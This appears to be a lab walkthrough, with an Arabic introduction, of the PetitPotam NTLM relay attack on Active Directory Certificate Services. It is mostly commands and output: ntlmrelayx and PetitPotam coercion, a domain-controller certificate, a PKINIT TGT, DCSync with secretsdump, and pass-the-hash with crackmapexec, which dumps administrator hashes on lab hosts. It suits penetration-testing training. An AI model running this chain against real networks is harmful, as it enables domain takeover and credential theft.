كيف تعمل الثغرة؟

1. فكرة البروتوكول MS-EFSRPC:

- البروتوكول مسؤول عن إدارة الملفات المشفرة باستخدام نظام **Encrypting File System (EFS)**.
- يمكن للأنظمة أن تتصل عبر البروتوكول لإجراء عمليات مثل تشفير الملفات أو فك التشفير.

2. المشكلة:

- يمكن استخدام **MS-EFSRPC** لإجبار نظام Windows على إرسال بيانات المصادقة (NTLM Hashes) إلى خادم يتحكم فيه المهاجم.
- المهاجم يقوم بإعادة توجيه المصادقة إلى خدمة أو نظام آخر داخل الشبكة.

3. الهجوم (NTLM Relay Attack):

1. المهاجم يرسل طلبًا عبر بروتوكول **MS-EFSRPC** إلى خادم Windows مستهدف.
2. الخادم المستهدف يعتقد أن الطلب شرعي ويردّ بإرسال بيانات NTLM إلى المهاجم.
3. المهاجم يعيد توجيه بيانات NTLM إلى خدمة أخرى (مثل SMB أو LDAP) داخل الشبكة لتنفيذ إجراءات مثل:
    - السيطرة على الحسابات.
    - تنفيذ أوامر بامتيازات مرتفعة.
    - التحايل للوصول إلى موارد محمية.

PetitPotam (CVE-2021-36942) is an LSA spoofing vulnerability that was patched in August of 2021. The flaw allows an unauthenticated attacker to coerce a Domain Controller to authenticate against another host using NTLM over port 445 via the Local Security Authority Remote Protocol (LSARPC) by abusing Microsoft's Encrypting File System Remote Protocol (MS-EFSRPC). This technique allows an unauthenticated attacker to take over a Windows domain where Active Directory Certificate Services (AD CS) is in use. In the attack, an authentication request from the targeted Domain Controller is relayed to the Certificate Authority (CA) host's Web Enrollment page and makes a Certificate Signing Request (CSR) for a new digital certificate. This certificate can then be used with a tool such as `Rubeus` or `gettgtpkinit.py` from PKINITtools to request a TGT for the Domain Controller, which can then be used to achieve domain compromise via a DCSync attack.

This blog post goes into more detail on NTLM relaying to AD CS and the PetitPotam attack.

Let's walk through the attack. First off, we need to start `ntlmrelayx.py` in one window on our attack host, specifying the Web Enrollment URL for the CA host and using either the KerberosAuthentication or DomainController AD CS template. If we didn't know the location of the CA, we could use a tool such as certi to attempt to locate it.

Starting ntlmrelayx.py

```
0xAmr0zZakaria@htb[/htb]$ sudo ntlmrelayx.py -debug -smb2support --target http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL/certsrv/certfnsh.asp --adcs --template DomainController

Impacket v0.9.24.dev1+20211013.152215.3fe2d73a -

Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20211013.152215.3fe2d73a-py3.9.egg/impacket
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server
```

```
[*] Servers started, waiting for connections
```

In another window, we can run the tool PetitPotam.py : https://github.com/topotam/PetitPotam[] (https://github.com/topotam/PetitPotam). We run this tool with the command `python3 PetitPotam.py <attack host IP> <Domain Controller IP>` to attempt to coerce the Domain Controller to authenticate to our host where ntlmrelayx.py is running.

There is an executable version of this tool that can be run from a Windows host. The authentication trigger has also been added to Mimikatz and can be run as follows using the encrypting file system (EFS) module: `misc::efs /server:<Domain Controller> /connect:<ATTACK HOST>`. There is also a PowerShell implementation of the tool Invoke-PetitPotam.ps1.

Here we run the tool and attempt to coerce authentication via the EfsRpcOpenFileRaw method.

Running PetitPotam.py

```
0xAmr0zZakaria@htb[/htb]$ python3 PetitPotam.py 172.16.5.225 172.16.5.5


              ___              _         _       _         ___              _
             | _ \    ___     | |_      (_)     | |_      | _ \    ___     | |_
__ _     _ __
             |  _/   / -_)    |  _|     | |     |  _|     |  _/   / _ \    |  _|   /
_` |   | '  \
            _|_|_    \___|    _\__|    _|_|_    _\__|    _|_|_    \___/    _\__|
\__,_|   |_|_|_|
          _| """ |_|""""""|_|""""""|_|""""""|_|""""""|_|""""""|_| """
|_|""""""|_|""""""|_|""""""|_|""""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-
EFSRPC functions
                                     by topotam (@topotam77)

                    Inspired by @tifkin_ & @elad_shamir previous work on
MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:172.16.5.5[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
```

```
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

Catching Base64 Encoded Certificate for DC01

Back in our other window, we will see a successful login request and obtain the base64 encoded certificate for the Domain Controller if the attack is successful.

```
0xAmr0zZakaria@htb[/htb]$ sudo ntlmrelayx.py -debug -smb2support --target http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL/certsrv/certfnsh.asp --adcs --template DomainController

Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20211013.152215.3fe2d73a-py3.9.egg/impacket
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server
```

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/ACADEMY-EA-DC01$@172.16.5.5
controlled, attacking target http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL as
INLANEFREIGHT/ACADEMY-EA-DC01$ SUCCEED
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/ACADEMY-EA-DC01$@172.16.5.5
controlled, attacking target http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL as
INLANEFREIGHT/ACADEMY-EA-DC01$ SUCCEED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE!
[*] Base64 certificate of user ACADEMY-EA-DC01$:
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
```

XWsUbP5v4bGUtj5k7OPqBhtBE4Iy8U5Qo6KzDUw+e5VymP+3B8c62YYaWkUy19tLRqaCAu3QeLle
I6wGpqjqXOlAKv/BO1TFCsOZiC3DE7f+jg1Ldg6xB+IpwQur5tBrFvfzc9EeBqZIDezXlzKgNXU5
V+Rxss2AHc+JqHZ6Sp1WMBqHxixFWqE1MYeGaUSrbHz5ulGiuNHlFoNHpapOAehrpEKIo40Bg7US
W6Yof2Az0yfEVAxz/EMEEIL6jbSg3XDbXrEAr5966U/1xNidHYSsng9U4V8b30/4fk/MJWFYK6aJ
YKL1JLrssd7488LhzwhS6yfiR4abcmQokiloUe0+35sJ+l9MN4Vooh+tnrutmhc/ORG1tiCEn0Eo
qw5kWJVb7MBwyASuDTcwcWBw5g0wgKYCrAeYBU8CvZHsXU8HZ3Xp7r1otB9JXqKNb3aqmFCJN3tQ
Xf0JhfBbMjLuMDzlxCAAHXxYpeMko1zB2pzaXRcRtxb8P6jARAt7KO8jUtuzXdj+I9g0v7VCm+xQ
KwcIIhToH/10NgEGQU3RPeuR6HvZKychTDzCyJpskJEG4fzIPdnjsCLWid8MhARkPGciyXYdRFQ0
QDJRLk9geQnPOUFFcVIaXuubPHP0UDCssS7rEIVJUzEGexpHSr01W+WwdINgcfHTbgbPyUOH9Ay4
gkDFrqckjX3p7HYMNOgDCNS5SY46ZSMgMJDN8G5LIXLOAD0SIXXrVwwmj5EHivdhAhWSV5Cuy8q0
Cq9KmRuzzi0Td1GsHGss9rJm2ZGyc7lSyztJJLAH3q0nUc+pu20nqCGPxLKCZL9FemQ4GHVjT4lf
PZVlH1ql5Kfjlwk/gdClx80YCma3I1zpLlckKvW8OzUAVlBv5SYCu+mHeVFnMPdt8yIPi3vmF3Ze
EJ9JOibE+RbVL8zgtLljUisPPcXRWTCCCcEGCSqGSIb3DQEHAaCCCbIEggmuMIIJqjCCCaYGCyqG
SIb3DQEMCgECoIIJbjCCCWowHAYKKoZIhvcNAQwBAzAOBAhCDya+UdNdcQICCAAEgglI4ZUow/ui
/l13sAC30Ux5uzcdgaqR7LyD3fswAkTdpmzkmopWsKynCcvDtbHrARBT3owuNOcqhSuvxFfxP306
aqqwsEejdjLkXp2VwF04vjdOLYPsgDGTDxggw+eX6w4CHwU6/3ZfzoIfqtQK9Bum5RjByKVehyBo
NhGy9CVvPRkzIL9w3EpJCoN5lOjP6Jtyf5bSEMHFy72ViUuKkKTNs1swsQmOxmCa4w1rXcOKYlsM
/Tirn/HuuAH7lFsN4uNsnAI/mgKOGOOlPMIbOzQgXhsQu+Icr8LM4atcCmhmeaJ+pjoJhfDiYkJp
aZudSZTr5e9rOe18QaKjT3Y8vGcQAi3DatbzxX8BJIWhUX9plnjYU4/1gC20khMM6+amjer4H3rh
OYtj9XrBSRkwb4rW72Vg4MPwJaZO4i0snePwEHKgBeCjaC9pSjI0xlUNPh23o8t5XyLZxRr8TyXq
ypYqyKvLjYQd5U54tJcz3H1S0VoCnMq2PRvtDAukeOIr4z1T8kWcyoE9xu2bvsZgB57Us+NcZnwf
UJ8LSH02Nc81qO2S14UV+66PH9Dc+bs3D1Mbk+fMmpXkQcaYlY4jVzx782fN9chF90l2JxVS+u0G
ONVnReCjcUvVqYoweWdG3SON7YC/c5oe/8DtHvvNh0300fMUqK7TzoUIV24GWVsQrhMdu1QqtDdQ
4TFOy1zdpct5L5u1h86bc8yJfvNJnj3lvCm4uXML3fShOhDtPI384eepk6w+Iy/LY01nw/eBm0wn
qmHpsho6cniUgPsNAI9OYKXda8FU1rE+wpB5AZ0RGrs2oGOU/IZ+uuhzV+WZMVv6kSz6457mwDnC
Vbor8S8QP9r7b6gZyGM29I4rOp+5Jyhgxi/68cjbGbbwrVupba/acWVJpYZ0Qj7Zxu6zXENz5YBf
6e2hd/GhreYb7pi+7MVmhsE+V5Op7upZ7U2MyurLFRY45tMMkXl8qz7rmYlYiJ0fDPx2OFvBIyi/
7nuVaSgkSwozONpgTAZw5IuVp0s8LgBiUNt/MU+TXv2U0uF7ohW85MzHXlJbpB0Ra71py2jkMEGa
NRqXZH9iOgdALPY5mksdmtIdxOXXP/2A1+d5oUvBfVKwEDngHsGk1rU+uIwbcnEzlG9Y9UPN7i0o
WaWVMk4LgPTAPWYJYEPrS9raV7B90eEsDqmWu0SO/cvZsjB+qYWz1mSgYIh6ipPRLgI0V98a4UbM
KFpxVwK0rF0ejjOw/mf1ZtAOMS/0wGUD1oa2sTL59N+vBkKvlhDuCTfy+XCa6fG991CbOpzoMwfC
HgXA+ZpgeNAM9IjOy97J+5fXhwx1nz4RpEXi7LmsasLxLE5U2PPAOmR6BdEKG4EXm1W1TJsKSt/2
piLQUYoLo0f3r3ELOJTEMTPh33IA5A5V2KUK9iXy/x4bCQy/MvIPh9OuSs4Vjs1S21d8NfalmUiC
isPi1qDBVjvl1LnIrtbuMe+1G8LKLAerm57CJldqmmuY29nehxiMhb5EO8D5ldSWcpUdXeuKaFWG
OwlfoBdYfkbV92Nrnk6eYOTA3GxVLF8LT86hVTgog1l/cJslb5uuNghhK510IQN9Za2pLsd1roxN
TQE3uQATIR3U7O4cT09vBacgiwA+EMCdGdqSUK57d9LBJIZXld6NbNfsUjWt486wWjqVhYHVwSnO
mHS7d3t4icnPOD+6xpK3LNLs8ZuWH71y3D9GsIZuzk2WWfVt5R7DqjhIvMnZ+rCWwn/E9VhcL15D
eFgVFm72dV54atuv0nLQQQD4pCIzPMEgoUwego6LpIZ8yOIytaNzGgtaGFdc0lrLg9MdDYoIgMED
scs5mmM5JX+D8w41WTBSPlvOf20js/VoOTnLNYo9sXU/aKjlWSSGuueTcLt/ntZmTbe4T3ayFGWC
0wxgoQ4g6No/xTOEBkkha1rj9ISA+DijtryRzcLoT7hXl6NFQWuNDzDpXHc5KLNPnG8KN69ld5U+
j0xR9D1Pl03lqOfAXO+y1UwgwIIAQVkO4G7ekdfgkjDGkhJZ4AV9emsgGbcGBqhMYMfChMoneIjW
9doQO/rDzgbctMwAAVRl4cUdQ+P/s0IYvB3HCzQBWvz40nfSPTABhjAjjmvpGgoS+AYYSeH3iTx+
QVD7by0zI25+Tv9Dp8p/G4VH3H9VoU3clE8mOVtPygfS3ObENAR12CwnCgDYp+P1+wOMB/jaItHd

```
5nFzidDGzOXgq8YEHmvhzj8M9TRSFf+aPqowN33V2ey/O418rsYIet8jUH+SZRQv+GbfnLTrxIF5
HLYwRaJf8cjkN80+0lpHYbM6gbStRiWEzj9ts1YF4sDxA0vkvVH+QWWJ+fmC1KbxWw9E2oEfZsVc
BX9WIDYLQpRF6XZP9B1B5wETbjtoOHzVAE8zd8DoZeZ0YvCJXGPmWGXUYNjx+fELC7pANluqMEhP
G3fq3KcwKcMzgt/mvn3kgv34vMzMGeB0uFEv2cnlDOGhWobCt8nJr6b/9MVm8N6q93g4/n2LI6vE
oTvSCEBjxI0fs4hiGwLSe+qAtKB7HKc22Z8wWoWiKp7DpMPA/nYMJ5aMr90figYoC6i2jkOISb35
4fTW5DLP9MfgggD23MDR2hK0DsXFpZeLmTd+M5Tbpj9zYI660KvkZHiD6LbramrlPEqNu8hge9dp
ftGTvfTK6ZhRkQBIwLQuHel8UHmKmrgV0NGByFexgE+v7Zww4oapf6viZL9g6IA1tWeH0ZwiCimO
sQzPsv0RspbN6RvrMBbNsqNUaKrUEqu6FVtytnbnDneA2MihPJ0+7m+R9gac12aWpYsuCnz8nD6b
8HPh2NVfFF+a7OEtNITSiN6sXcPb9YyEbzPYw7XjWQtLvYjDzgofP8stRSWz3lVVQOTyrcR7BdFe
bNWM8+g60AYBVEHT4wMQwYaI4H7I4LQEYfZlD7dU/Ln7qqiPBrohyqHcZcTh8vC5JazCB3CwNNsE
4q431lwH1GW9Onqc++/HhF/GVRPfmacl1Bn3nNqYwmMcAhsnfgs8uDR9cItwh41T7STSDTU56rFR
c86JYwbzEGCICHwgeh+s5Yb+7z9u+5HSy5QBObJeu5EIjVnu1eVWfEYs/Ks6FI3D/MMJFs+PcAKa
VYCKYlA3sx9+83gk0NlAb9b1DrLZnNYd6CLq2N6Pew6hMSUwIwYJKoZIhvcNAQkVMRYEFLqyF797
X2SL//FR1NM+UQsli2GgMC0wITAJBgUrDgMCGgUABBQ84uiZwm1Pz70+e0p2GZNVZDXlrwQIyr7Y
CKBdGmY=
[*] Skipping user ACADEMY-EA-DC01$ since attack was already performed

<SNIP>
```

Requesting a TGT Using gettgtpkinit.py

Next, we can take this base64 certificate and use `gettgtpkinit.py` to request a Ticket-Granting-Ticket (TGT) for the domain controller

```
0xAmr0zZakaria@htb[/htb]$ python3 /opt/PKINITtools/gettgtpkinit.py
INLANEFREIGHT.LOCAL/ACADEMY-EA-DC01\$ -pfx-base64
MIIStQIBAzCCEn8GCSqGSI...SNIP...CKBdGmY= dc01.ccache

2022-04-05 15:56:33,239 minikerberos INFO     Loading certificate and key
from file
INFO:minikerberos:Loading certificate and key from file
2022-04-05 15:56:33,362 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2022-04-05 15:56:33,395 minikerberos INFO     AS-REP encryption key (you
might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2022-04-05 15:56:33,396 minikerberos INFO
70f805f9c91ca91836b670447facb099b4b2b7cd5b762386b3369aa16d912275
INFO:minikerberos:70f805f9c91ca91836b670447facb099b4b2b7cd5b762386b3369aa16d
912275
2022-04-05 15:56:33,401 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Setting the KRB5CCNAME Environment Variable

The TGT requested above was saved down to the `dc01.ccache` file, which we use to set the KRB5CCNAME environment variable, so our attack host uses this file for Kerberos authentication attempts.

```
0xAmr0zZakaria@htb[/htb]$ export KRB5CCNAME=dc01.ccache
```

Using Domain Controller TGT to DCSync

We can then use this TGT with `secretsdump.py` to perform a DCSYnc and retrieve one or all of the NTLM password hashes for the domain.

```
0xAmr0zZakaria@htb[/htb]$ secretsdump.py -just-dc-user
INLANEFREIGHT/administrator -k -no-pass "ACADEMY-EA-DC01$"@ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL

Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth
Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
inlanefreight.local\administrator:500:aad3b435b51404eeaad3b435b51404ee:88ad0
9182de639ccc6579eb0849751cf:::
[*] Kerberos keys grabbed
inlanefreight.local\administrator:aes256-cts-hmac-sha1-
96:de0aa78a8b9d622d3495315709ac3cb826d97a318ff4fe597da72905015e27b6
inlanefreight.local\administrator:aes128-cts-hmac-sha1-
96:95c30f88301f9fe14ef5a8103b32eb25
inlanefreight.local\administrator:des-cbc-md5:70add6e02f70321f
[*] Cleaning up...
```

We could also use a more straightforward command: `secretsdump.py -just-dc-user INLANEFREIGHT/administrator -k -no-pass ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL` because the tool will retrieve the username from the ccache file. We can see this by typing `klist` (using the `klist` command requires installation of the krb5-user package on our attack host. This is installed on ATTACK01 in the lab already).

Running klist

```
0xAmr0zZakaria@htb[/htb]$ klist

Ticket cache: FILE:dc01.ccache
Default principal: ACADEMY-EA-DC01$@INLANEFREIGHT.LOCAL

Valid starting       Expires              Service principal
```

```
04/05/2022 15:56:34  04/06/2022 01:56:34
krbtgt/INLANEFREIGHT.LOCAL@INLANEFREIGHT.LOCAL
```

Confirming Admin Access to the Domain Controller

Finally, we could use the NT hash for the built-in Administrator account to authenticate to the Domain Controller. From here, we have complete control over the domain and could look to establish persistence, search for sensitive data, look for other misconfigurations and vulnerabilities for our report, or begin enumerating trust relationships.

```
0xAmr0zZakaria@htb[/htb]$ crackmapexec smb 172.16.5.5 -u administrator -H
88ad09182de639ccc6579eb0849751cf

SMB         172.16.5.5      445    ACADEMY-EA-DC01  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.5.5      445    ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\administrator 88ad09182de639ccc6579eb0849751cf (Pwn3d!)
```

Submitting a TGS Request for Ourselves Using getnthash.py

We can also take an alternate route once we have the TGT for our target. Using the tool `getnthash.py` from PKINITtools we could request the NT hash for our target host/user by using Kerberos U2U to submit a TGS request with the Privileged Attribute Certificate (PAC) which contains the NT hash for the target. This can be decrypted with the AS-REP encryption key we obtained when requesting the TGT earlier.

```
0xAmr0zZakaria@htb[/htb]$ python /opt/PKINITtools/getnthash.py -key
70f805f9c91ca91836b670447facb099b4b2b7cd5b762386b3369aa16d912275
INLANEFREIGHT.LOCAL/ACADEMY-EA-DC01$

Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth
Corporation

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
313b6f423cd1ee07e91315b4919fb4ba
```

We can then use this hash to perform a DCSync with secretsdump.py using the `-hashes` flag.

Using Domain Controller NTLM Hash to DCSync

```
0xAmr0zZakaria@htb[/htb]$ secretsdump.py -just-dc-user
INLANEFREIGHT/administrator "ACADEMY-EA-DC01$"@172.16.5.5 -hashes
aad3c435b514a4eeaad3b935b51304fe:313b6f423cd1ee07e91315b4919fb4ba
```

```
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth
Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
inlanefreight.local\administrator:500:aad3b435b51404eeaad3b435b51404ee:88ad0
9182de639ccc6579eb0849751cf:::
[*] Kerberos keys grabbed
inlanefreight.local\administrator:aes256-cts-hmac-sha1-
96:de0aa78a8b9d622d3495315709ac3cb826d97a318ff4fe597da72905015e27b6
inlanefreight.local\administrator:aes128-cts-hmac-sha1-
96:95c30f88301f9fe14ef5a8103b32eb25
inlanefreight.local\administrator:des-cbc-md5:70add6e02f70321f
[*] Cleaning up...
```